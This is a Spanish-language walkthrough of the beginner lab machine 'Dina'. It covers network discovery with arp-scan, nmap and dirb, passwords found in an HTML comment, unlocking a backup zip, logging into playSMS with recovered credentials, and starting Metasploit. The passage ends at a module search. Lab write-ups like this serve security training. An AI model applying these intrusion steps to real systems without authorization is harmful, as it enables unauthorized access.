
Vulhub®

BEGINNER


DINA

DINA ES UNA MÁQUINA NIVEL BEGINNER



Level: Beginner


Antes de empezar debemos comprobar que las máquinas, tanto la local como la de Dina deben encontrarse en la misma red local, así que vamos a comprobar si se encuentran en la misma red local.



```
root@mint:~# arp-scan -l
Interface: ens33, type: EN10MB, MAC: 00:0c:29:53:a8:b2, IPv4: 192.168.37.129
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.37.1    00:50:56:c0:00:08       VMware, Inc.
192.168.37.2    00:50:56:e7:d1:f2       VMware, Inc.
192.168.37.133  00:0c:29:42:ab:e6       VMware, Inc.
192.168.37.254  00:50:56:e3:e5:e3       VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.915 seconds (133.68 hosts/sec). 4 responded
root@mint:~# 
```

Probamos con un arp-scan -l y vemos que la .133 puede ser la máquina Dina.




```
root@mint:~# nmap -A 192.168.37.133
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-25 12:59 UTC
Nmap scan report for 192.168.37.133
Host is up (0.00072s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 5 disallowed entries
|_/angel /angel1 /nothing /tmp /uploads
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Dina
MAC Address: 00:0C:29:42:AB:E6 (VMware)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.5
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.73 ms 192.168.37.133

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.16 seconds
```

Introducimos un map -A más la ip de la máquina y efectivamente es esta que se encuentra con el puerto 80 abierto. También se pueden observar algunos directorios como robots.txt.



Dina 1.0

Dina ~ Angel of Learning.

DOMINION: This celestial being is said to be the angel who taught humans how to speak. He continually inspires us to culturally evolve and fills our hearts with love of learning.

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

Pondremos en la URL la ip:80 y nos aparecerá esta página.



```
User-agent: *
Disallow: /angel
Disallow: /angel1
Disallow: /nothing
Disallow: /tmp
Disallow: /uploads
```


Si entramos en robots.txt como vimos antes en nmap encontraremos el nombre de 5 directorios.




NOT FOUND

go back

Si entramos en nothing y pulsamos f12 podremos encontrar algunas contraseñas.




```
<html>
 ▸ <head>…</head>
 ▾ <body>
     <!--
     #my secret pass freedom password helloworld! diana
     iloveroot
     -->
     <h1>NOT FOUND</h1>
     <h3>go back</h3>
   </body>
</html>
```




```
root@mint:~# dirb http://192.168.37.133
```

Si hacemos dirb más la url de la máquina dina.



```
---- Scanning URL: http://192.168.37.133/ ----
+ http://192.168.37.133/cgi-bin/ (CODE:403|SIZE:290)
+ http://192.168.37.133/index (CODE:200|SIZE:3618)
+ http://192.168.37.133/index.html (CODE:200|SIZE:3618)
+ http://192.168.37.133/robots (CODE:200|SIZE:102)
+ http://192.168.37.133/robots.txt (CODE:200|SIZE:102)
==> DIRECTORY: http://192.168.37.133/secure/
+ http://192.168.37.133/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://192.168.37.133/tmp/
==> DIRECTORY: http://192.168.37.133/uploads/

---- Entering directory: http://192.168.37.133/secure/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.37.133/tmp/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.37.133/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Encontraremos distintas URL, probaremos con la de secure.




Index of /secure

Name	Last modified	Size	Description
Parent Directory		-	
backup.zip	17-Oct-2017 18:59	336	

Apache/2.2.22 (Ubuntu) Server at 192.168.37.133 Port 80

En esta URL encontraremos un zip llamado backup, lo descargamos en nuestra máquina local.




Name	Size	Type	Modified
backup-cred.mp3	176 bytes	MP3 audio	17 October 2017, 13:...

Password required for “backup.zip”


Password:

Cuando intentemos descomprimirlo nos pedirá una contraseña, probamos con todas las vistas anteriormente hasta que finalmente la desbloqueamos con **freedom**.




```
root@mint:/home/mint/Downloads# cat backup-cred.mp3

I am not toooo smart in computer .......dat the resoan i always choose easy password...with creds backup file....

uname: touhid
password: ******


url : /SecreTSMSgatwayLoginroot@mint:/home/mint/Downloads# 
```


Si hacemos un cat en backup descubriremos el usuario touhid y además una url (/SecreTSMSgatwayLogin).



192.168.37.133/SecreTSMSgatwayLogin/index.php?app=main&inc=core_au



Con la URL entraremos en este login, en el cual tendremos que usar el usuario anteriormente encontrado (touhid) y la contraseña (diana).




192.168.37.133/SecreTSMSgatwayLogin/ind

Information


Go to main configuration or manage site to edit this page

Accederemos a playSMS, a partir de aquí con la shell podemos realizar exploits.




```
root@mint:~# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsol
--help to learn more

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v6.3.58-dev-                         ]
+ -- --=[ 2401 exploits - 1236 auxiliary - 422 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Iniciamos metasploit con msfconsole.



```
msf6 > search playsms

Matching Modules
================

